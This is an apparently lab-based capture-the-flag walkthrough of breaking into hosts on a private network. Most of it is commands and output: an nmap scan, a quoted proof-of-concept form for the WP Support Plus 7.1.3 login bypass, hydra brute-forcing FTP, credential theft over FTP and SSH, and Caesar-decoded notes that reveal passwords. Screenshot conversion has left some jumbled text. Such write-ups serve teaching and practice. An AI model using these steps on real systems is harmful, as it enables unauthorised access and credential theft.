

Scenario




Scanning

```
root@01dee95f9ee5:/# nmap -sn 11.10.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-27 11:05 UTC
Nmap scan report for 11.10.1.1
Host is up (0.000070s latency).
Nmap scan report for 11.10.1.2
Host is up (0.000014s latency).
Nmap scan report for 11.10.1.10
Host is up (0.000066s latency).
Nmap scan report for 11.10.1.21
Host is up (0.00018s latency).
Nmap scan report for 11.10.1.28
Host is up (0.000065s latency).
Nmap scan report for 11.10.1.40
Host is up (0.077s latency).
Nmap scan report for 11.10.1.55
Host is up (0.053s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 74.85 seconds
root@01dee95f9ee5:/#
```

## Hacking internal1



JANUARY 17, 2018

## WP&Plugin: Fail2Ban

Fail2Ban is more popular, in unix like system, in fact it is one of the simplest and most effective security measures you can implement to prevent brute-force password-guessing attacks.

These types of attacks are very simple, the attacker try, try and try again to guess password of an account.

People pay little attention to the passwords they use, I can never forget when I found out that my friend used my name as a password.

Usually the attacker use a tool that automates attempts and try and try words that are contained in a dictionary composed of common words, like these you can find at this address :

<https://raw.githubusercontent.com/duyetdev/bruteforce-database/master/8-more-passwords.txt>

Finally Fail2Ban is also arrived for WordPress, this plugin blocks connections from ip addresses that have tried to access several times to the admin-panel but they have the wrong password.

Do not forget that this type of attack are often used to ftp servers, so use strong passwords

As usual, I'll find him and I'll let you know



### RECENT POSTS

---

WP&Plugin: Fail2Ban

---

WP&Plugin : WP Support Plus

---

WP&Plugin: Facebook Login

---

New section : WP&Plugin. Nothing can stop him

---

New update of WordPress

---

### RECENT COMMENTS

---

A WordPress Commenter on Hello world!

---

### ARCHIVES

---

January 2018

---

### CATEGORIES

Ainslie1  
146Dudley  
Amanda94  
Ambrose1  
Yorkshire1  
Zakeus2311  
Amelia01  
Amelia123  
Andrew02  
Angel!123  
Angela11  
Annabel1  
April1961  
Archer01  
Archie10  
Ashley12  
Larsson7  
Leonard1  
Astro123  
Athens2004  
Lionel12  
Lioness1  
Lircemao2  
Lisa1234  
Auckland01  
Austin00  
Australa  
Australia2010  
Aviator1  
Liverpool10  
Lizzie01  
Logan2005  
Bailey01  
Balance1  
Ballard1  
LokiDog!  
London2009  
London27  
London49  
London99  
Louise123  
Love2010  
LoveThi\$Life  
Lucas2005  
Lucy2004  
Lucy2009  
Lucylou1  
Lulu1306  
Lulu2961

```
root@01dee95f9ee5:/# curl https://raw.githubusercontent.com/duyetdev/bruteforce-database/master/8-more-passwords.txt --output /tmp/passwords.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 601k 100 601k    0     0 120k      0  0:00:05  0:00:05 --:--:-- 132k
```

```
root@01dee95f9ee5:/# cat /tmp/passwords.txt
Ainslie1
146Dudley
Amanda94
Ambrose1
Yorkshire1
Zakeus2311
Amelia01
Amelia123
Andrew02
Angel!123
Angela11
Annabel1
April1961
Archer01
Archie10
Ashley12
Larsson7
Leonard1
Astro123
Athens2004
Lionel12
Lioness1
Lircemao2
Lisa1234
Auckland01
Austin00
Australia
```



JANUARY 17, 2018 BY ADMIN

## WP&Plugin : WP Support Plus

Hi guys, as promised today I talk about this fantastic plugin adds to WordPress the functionality of a complete ticket system with 100% reactive and 100% Ajax functionality. This allows users to send tickets to report problems or get support on what you want. Users can set the status, priority and category of each ticket.

It is currently at version 7.1.3, as soon as I finish trying it I will review it.






[Tutti](#) [Notizie](#) [Shopping](#) [Video](#) [Immagini](#) [Altro](#) [Impostazioni](#) [Strumenti](#)

Circa 203 risultati (0,53 secondi)

Suggerimento: Cerca risultati solo in **italiano**. Puoi specificare la lingua di ricerca in [Preferenze](#).

**Promemoria sulla privacy di Google**  
[RICORDAMELO PIÙ TARDI](#) [LEGGI](#)

**WordPress Plugin WP Support Plus Responsive Ticket ... - Exploit-DB**  
<https://www.exploit-db.com/exploits/41006/> ▼ [Traduci questa pagina](#)  
10 gen 2017 - WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation. Webapps exploit for PHP platform.

**WordPress Plugin WP Support Plus Responsive Ticket ... - Exploit-DB**  
<https://www.exploit-db.com/exploits/40939/> ▼ [Traduci questa pagina](#)  
16 dic 2016 - Category: webapps. # Version: 7.1.3. # Tested on: Ubuntu 14.04. 1 - Description: Type user access: any user. \$\_POST['cat\_id'] is not escaped. Is accessible for any user.  
<http://lenonleite.com.br/en/blog/2016/12/13/wp-support-plus-responsive-ticket-system-wordpress-plugin-sql-injection/>. 2 - Proof of ...

```
1 # Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
2 # Date: 10-01-2017
3 # Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
4 # Exploit Author: Kacper Szurek
5 # Contact: http://twitter.com/KacperSzurek
6 # Website: http://security.szurek.pl/
7 # Category: web
8
9 1. Description
10
11 You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().
12
13 http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html
14
15 2. Proof of Concept
16
17 <form method="post" action="http://wp/wp-admin/admin-ajax.php">
18   Username: <input type="text" name="username" value="administrator">
19   <input type="hidden" name="email" value="sth">
20   <input type="hidden" name="action" value="loginGuestFacebook">
21   <input type="submit" value="Login">
22 </form>
23
24 Then you can go to admin panel.
```



Username or Email Address

ciccio

Password

• • • • •



Remember Me

Log In



[Lost your password?](#)


[← Back to WP\\_Blog](#)





**ERROR:** Invalid username. [Lost your password?](#)

Username or Email Address

This connection is not secure. Logins  
 entered here could be compromised.  
[Learn More](#)

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to WP\\_Blog](#)



Username or Email Address

admin

Password

• • • • •



Remember Me

Log In

[Lost your password?](#)

[← Back to WP\\_Blog](#)



**ERROR:** The password you entered for the username **admin** is incorrect. [Lost your password?](#)

Username or Email Address

admin

Password


☐ Remember Me

Log In


[Lost your password?](#)

[← Back to WP\\_Blog](#)

```
root@01dee95f9ee5:/tmp# cat form.html
<form method="post" action="http://11.10.1.10/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value=admin">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>
```



Username:



11.10.1.10/wp-admin/ Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

WP\_Blog 6 New Support Plus Howdy, admin Screen Options Help

## Dashboard

WordPress 4.9.2 is available! [Please update now.](#)

Welcome to WordPress!  
We've assembled some links to get you started:

**Get Started**

[Customize Your Site](#)

or, change your theme completely

**Next Steps**

- [Write your first blog post](#)
- [Add an About page](#)
- [View your site](#)

**More Actions**

- [Manage widgets or menus](#)
- [Turn comments on or off](#)
- [Learn more about getting started](#)

**At a Glance**

6 Posts 2 Pages

1 Comment

WordPress 4.7 running Twenty Seventeen theme. [Update to 4.9.2](#)

**Activity**

Recently Published

- Jan 17th, 10:16 pm WP&Plugin: Fail2Ban
- Jan 17th, 9:38 pm WP&Plugin : WP Support Plus
- Jan 17th, 9:38 am WP&Plugin: Facebook Login

**Quick Draft**

Title

What's on your mind?

[Save Draft](#)

**Drafts**

KnockD January 17, 2018  
knockd 8181 • •

WordPress 4.9.2 is available! [Please update now.](#)

## Posts

[Add New](#)

All (7) | Published (6) | Draft (1)

Bulk Actions Apply All dates All Categories Filter

Search Posts

7 Items

<input type="checkbox"/>	Title	Author	Categories	Tags		Date
<input type="checkbox"/>	KnockD — Draft	admin	Uncategorized	—	—	Last Modified 2018/01/17
<input type="checkbox"/>	WP&Plugin: Fail2Ban	admin	Uncategorized	—	—	Published 2018/01/17
<input type="checkbox"/>	WP&Plugin : WP Support Plus <a href="#">Edit</a> <a href="#">Quick Edit</a> <a href="#">Trash</a> <a href="#">View</a>	admin	Uncategorized	—	—	Published 2018/01/17

Edit Post [Add New](#)

KnockD

Permalink: <http://11.10.1.10/index.php/2018/01/17/knockd/> [Edit](#)

 Add Media

Visual **Text**

Paragraph **B** *I*          

knockd 8181\*\*

I

Word count: 1

Last edited by admin on January 17, 2018 at 10:59 pm

## Hacking internal2

```
root@01dee95f9ee5:/tmp# ftp 11.10.1.21
Connected to 11.10.1.21.
220 This is the admins's ftp server, hello Giuseppe & Mario.
Name (11.10.1.21:root):
```

```
Name (11.10.1.21:root): mario
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-x--  1 1002      1002          4096 Jan 25 00:03 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0        0          20 Jan 24 23:22 info
-rw-r--r--  1 0        0          11 Jan 24 23:22 pass
226 Directory send OK.
ftp> lcd /tmp
Local directory now /tmp
ftp> get info
local: info remote: info
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for info (20 bytes).
226 Transfer complete.
20 bytes received in 0.01 secs (1.3171 kB/s)
ftp> get pass
local: pass remote: pass
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for pass (11 bytes).
226 Transfer complete.
11 bytes received in 0.01 secs (1.8294 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#
```

```
root@01dee95f9ee5:/tmp# ls
form.html  info  pass  passwords.txt
root@01dee95f9ee5:/tmp# cat info
ssh user@11.10.1.28
root@01dee95f9ee5:/tmp# cat pass
Z83LhpIIk0
root@01dee95f9ee5:/tmp#
```



```
root@01dee95f9ee5:/tmp# hydra -t 1 -l admin -P /tmp/passwords.txt -vV 11.10.1.21 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-01-27 16:08:22
[DATA] max 1 task per 1 server, overall 1 task, 61682 login tries (l:1/p:61682), ~61682 tries per task
[DATA] attacking ftp://11.10.1.21:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Ainslie1" - 1 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "146Dudley" - 2 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Amanda94" - 3 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Ambrose1" - 4 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Yorkshire1" - 5 of 61682 [child 0] (0/0)
```

```
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Balance1" - 34 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Ballard1" - 35 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "LokiDog!" - 36 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London2009" - 37 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London27" - 38 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London49" - 39 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "London99" - 40 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Louisel23" - 41 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Love2010" - 42 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "LoveThi$Life" - 43 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucas2005" - 44 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucy2004" - 45 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucy2009" - 46 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lucyloul" - 47 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lulu1306" - 48 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Lulu2961" - 49 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Bandit01" - 50 of 61682 [child 0] (0/0)
[ATTEMPT] target 11.10.1.21 - login "admin" - pass "Batman01" - 51 of 61682 [child 0] (0/0)
[21][ftp] host: 11.10.1.21 login: admin password: Batman01
[STATUS] attack finished for 11.10.1.21 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-01-27 16:11:14
```

```
root@01dee95f9ee5:/tmp# ftp 11.10.1.21
Connected to 11.10.1.21.
220 This is the admins's ftp server, hello Giuseppe & Mario.
Name (11.10.1.21:root): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-x---    1 1001    1001          4096 Jan 25 00:03 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0      0              22588 Jan 24 23:22 batman.jpg
-rw-r--r--    1 0      0              17 Jan 24 23:22 knockd_port2
226 Directory send OK.
ftp> get knockd_port2
local: knockd_port2 remote: knockd_port2
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for knockd_port2 (17 bytes).
226 Transfer complete.
17 bytes received in 0.01 secs (2.8005 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp#
```

```
root@01dee95f9ee5:/tmp# ls
form.html  info  knockd_port2  pass  passwords.txt
root@01dee95f9ee5:/tmp# cat knockd_port2
knockd * 15000 *
root@01dee95f9ee5:/tmp#
```

Hacking internal3

```
root@01dee95f9ee5:/tmp# cat info
ssh user@11.10.1.28
root@01dee95f9ee5:/tmp# cat pass
Z83LhpIIk0
root@01dee95f9ee5:/tmp# ssh user@11.10.1.28
The authenticity of host '11.10.1.28 (11.10.1.28)' can't be established.
RSA key fingerprint is SHA256:j4BmSvPMAGiwyt37Y+PUBLaFk8sS0t6IcJBvNwFUUFU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '11.10.1.28' (RSA) to the list of known hosts.
user@11.10.1.28's password:
Welcome to Alpine!
```

The Alpine Wiki contains a large amount of how-to guides and general information about administrating Alpine systems.  
See <<http://wiki.alpinelinux.org>>.

You can setup the system with the command: `setup-alpine`

You may change this message by editing /etc/motd.

```
806154b591a9:~$
```

```
806154b591a9:~$ ls
NoteManager User Manual  bash_history          note
806154b591a9:~$ cat NoteManager_User_Manual
NoteManager manual

With NoteManager you can code all your private notes.

You can decrypt them only through the application by entering the appropriate password.

Choose where to save your notes during the installation and do not worry even if they find the folder with files will not be able to read them!

If you want change settings, you can modify the config file, usually located in /etc/NoteManager/.
This file contains 3 lines:
1) Number of file;
2) Note Prefix;
3) Note directory.

NoteManager first reads this file, then it updates your config structure.
I want to extend the following configuration structure in order to give more chances of customization.

struct config_struct{
    int numberOfFile;
    char path[15];
    char prefix[DIM_PREFIX];
    char *****[***];
    char ****[**];
};
```

```
806154b591a9:/etc/NoteManagers$ ls
NoteManager_User_Manual
806154b591a9:/etc/NoteManagers$ ls -la
total 28
drwxr-xr-x  1 user  user    4096 Jan 27 16:17 .
drwxr-xr-x  1 root  root    4096 Jan 26 20:52 ..
-rw-r--r--  1 user  user    136 Jan 27 16:29 .config
-rw-r--r--  1 user  user     24 Jan 27 16:17 .config.orig
-rw-r--r--  1 user  user    799 Jan 24 23:22 NoteManager_User_Manual
806154b591a9:/etc/NoteManagers$ cat .config.orig
0
note_
/home/user/note
806154b591a9:/etc/NoteManagers$ cat .config
0
note_012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789funzional1_
/home/user/note
806154b591a9:/etc/NoteManagers$
```

```
806154b591a9:/etc/NoteManager$ NoteManager
```

```

*-----*
|           HELLO           |
*-----*

```

```
[NoteManager]--> Load config from filesystem
```

```
[NoteManager]--> Enter the password to access your agenda
funzional1
```

```
-----
|Correct password|
-----
```

```
[NoteManager]--> Menu'
```

- 1) View list of note
- 2) Insert new note
- 3) View note
- 4) Change path of notes
- 5) Save config
- 1) Exit

```
Exec:
```

```
806154b591a9:~/note$ ls
note_commission  note_doNotForget  note_important  note_remember  note_test  note_test1  note_test3
806154b591a9:~/note$ cat note_commission
lt yt btwp!#!
806154b591a9:~/note$
```


## Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use "guess" as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

If you want some in-depth knowledge, I highly recommend to read this **book**.

lt yt btpw!#!

Use key: 21



Encrypt / Decrypt

**Output:**  
go to work!#!

You should Follow me!

- [Facebook](#)
- [Github](#)
- [Twitter](#)
- [RSS Feed](#)


## Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use "guess" as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

If you want some in-depth knowledge, I highly recommend to read this **book**.

-!>!>!srfu nx f gtrg!!!

Use key: 21



Encrypt / Decrypt

**Output:**  
-!>!>!nmap is a bomb!!!

```
806154b591a9:~/note$ cat note__important
$ gzd gwjfi $
806154b591a9:~/note$
```


## Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use "guess" as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

If you want some in-depth knowledge, I highly recommend to read this **book**.

\$ gzd gwjfi \$

Use key: 21 ▾



Encrypt / Decrypt

**Output:**


\$ buy bread \$

```
806154b591a9:~/note$ cat note__remember
ujw qj ufxxbtwi zxf ufwtqj wfsitr qzslmj rnsnrt 20 hfwfyyjwn
806154b591a9:~/note$
```



ujw qj ufxxbtwi zxf ufwtqj wfsitr qzslmj rnsnrt 20 hfwfyyjwn

Use key: 21



Encrypt / Decrypt


**Output:**

per le password usa parole random lunghe minimo 20 caratteri

```
806154b591a9:~/note$ cat note__test
1799 mjqqt btwqi 283dw12
806154b591a9:~/note$
```

1799 mjqqt btwqi 283dw12

Use key: 21



Encrypt / Decrypt


**Output:**

1799 hello world 283yr12

```
806154b591a9:~/note$ cat note__test1
mn gwt 3320
806154b591a9:~/note$
```

mn gwt 3320

Use key: 21



Encrypt / Decrypt


**Output:**

hi bro 3320

```
806154b591a9:~/note$ cat note__test3
psthpi * * 3001
806154b591a9:~/note$
```

psthpi \* \* 3001

Use key: 21



Encrypt / Decrypt

**Output:**

knockd \* \* 3001

```

806154b591a9:~/note$ cd /home/
806154b591a9:/home$ ls
random_string  user
806154b591a9:/home$ cat random_string
NyNxWjfqdWtgtzxyUbi
StyYmnsPYmfyNxLtti
UjwmfuxNxLtti
806154b591a9:/home$

```

## Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use "guess" as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.


If you want some in-depth knowledge, I highly recommend to read this **book**.

```

NyNxWjfqdWtgtzxyUbi
StyYmnsPYmfyNxLtti
UjwmfuxNxLtti

```

Use key: 21 ▼



Encrypt / Decrypt

**Output:**

ItIsReallyRoboustPwd NotThinkThatIsGood PerhapsIsGood

Hacking finalMachine



```
root@01dee95f9ee5:/tmp# nmap 11.10.1.40
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-27 16:57 UTC
```

```
Nmap scan report for 11.10.1.40
```

```
Host is up (0.00014s latency).
```

```
Not shown: 976 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	filtered	ssh
84/tcp	filtered	ctf
88/tcp	filtered	kerberos-sec
416/tcp	filtered	silverplatter
563/tcp	filtered	snews
722/tcp	filtered	unknown
800/tcp	filtered	mdb_s_daemon
801/tcp	filtered	device
1185/tcp	filtered	catchpole
1494/tcp	filtered	citrix-ica
3325/tcp	filtered	active-net
4899/tcp	filtered	radmin
5550/tcp	filtered	sdadmind
5810/tcp	filtered	unknown
5901/tcp	filtered	vnc-1
6699/tcp	filtered	napster
7627/tcp	filtered	soap-http
8701/tcp	filtered	unknown
10617/tcp	filtered	unknown
27352/tcp	filtered	unknown
28201/tcp	filtered	unknown
52822/tcp	filtered	unknown
54328/tcp	filtered	unknown

```
Nmap done: 1 IP address (1 host up) scanned in 112.45 seconds
```

```
root@01dee95f9ee5:/tmp#
```

```
root@01dee95f9ee5:/tmp# ftp 11.10.1.40
Connected to 11.10.1.40.
220 I am finalMachine you cannot own me muhahaha
Name (11.10.1.40:root):
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user finalMachine
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          95 Jan 24 23:22 finalstep.txt
226 Directory send OK.
ftp> get finalstep.txt
local: finalstep.txt remote: finalstep.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for finalstep.txt (95 bytes).
226 Transfer complete.
95 bytes received in 0.01 secs (14.4710 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp# cat finalstep.txt
Ohhh ... you are proud... But you'll be able to go to /home/secretfile???? I don't think so !
root@01dee95f9ee5:/tmp# █
```

```

root@01dee95f9ee5:/tmp# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /tmp/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa.
Your public key has been saved in /tmp/id_rsa.pub.
The key fingerprint is:
SHA256:CVQ6GHVQgVvHeFu23e49p5B30g1WAQZV4oq6/ZRY93E root@01dee95f9ee5
The key's randomart image is:
+---[RSA 2048]---+
|      ..+==+ .0=00 |
|      +.00 + = . . |
|      . +0 0 + + .. |
|      .0 .0 0 ... |
|      S. 0 .00E |
|      . 0 00.0= |
|      . . 00 00= |
|      0 . 0 ++ |
|      . ... ..0 |
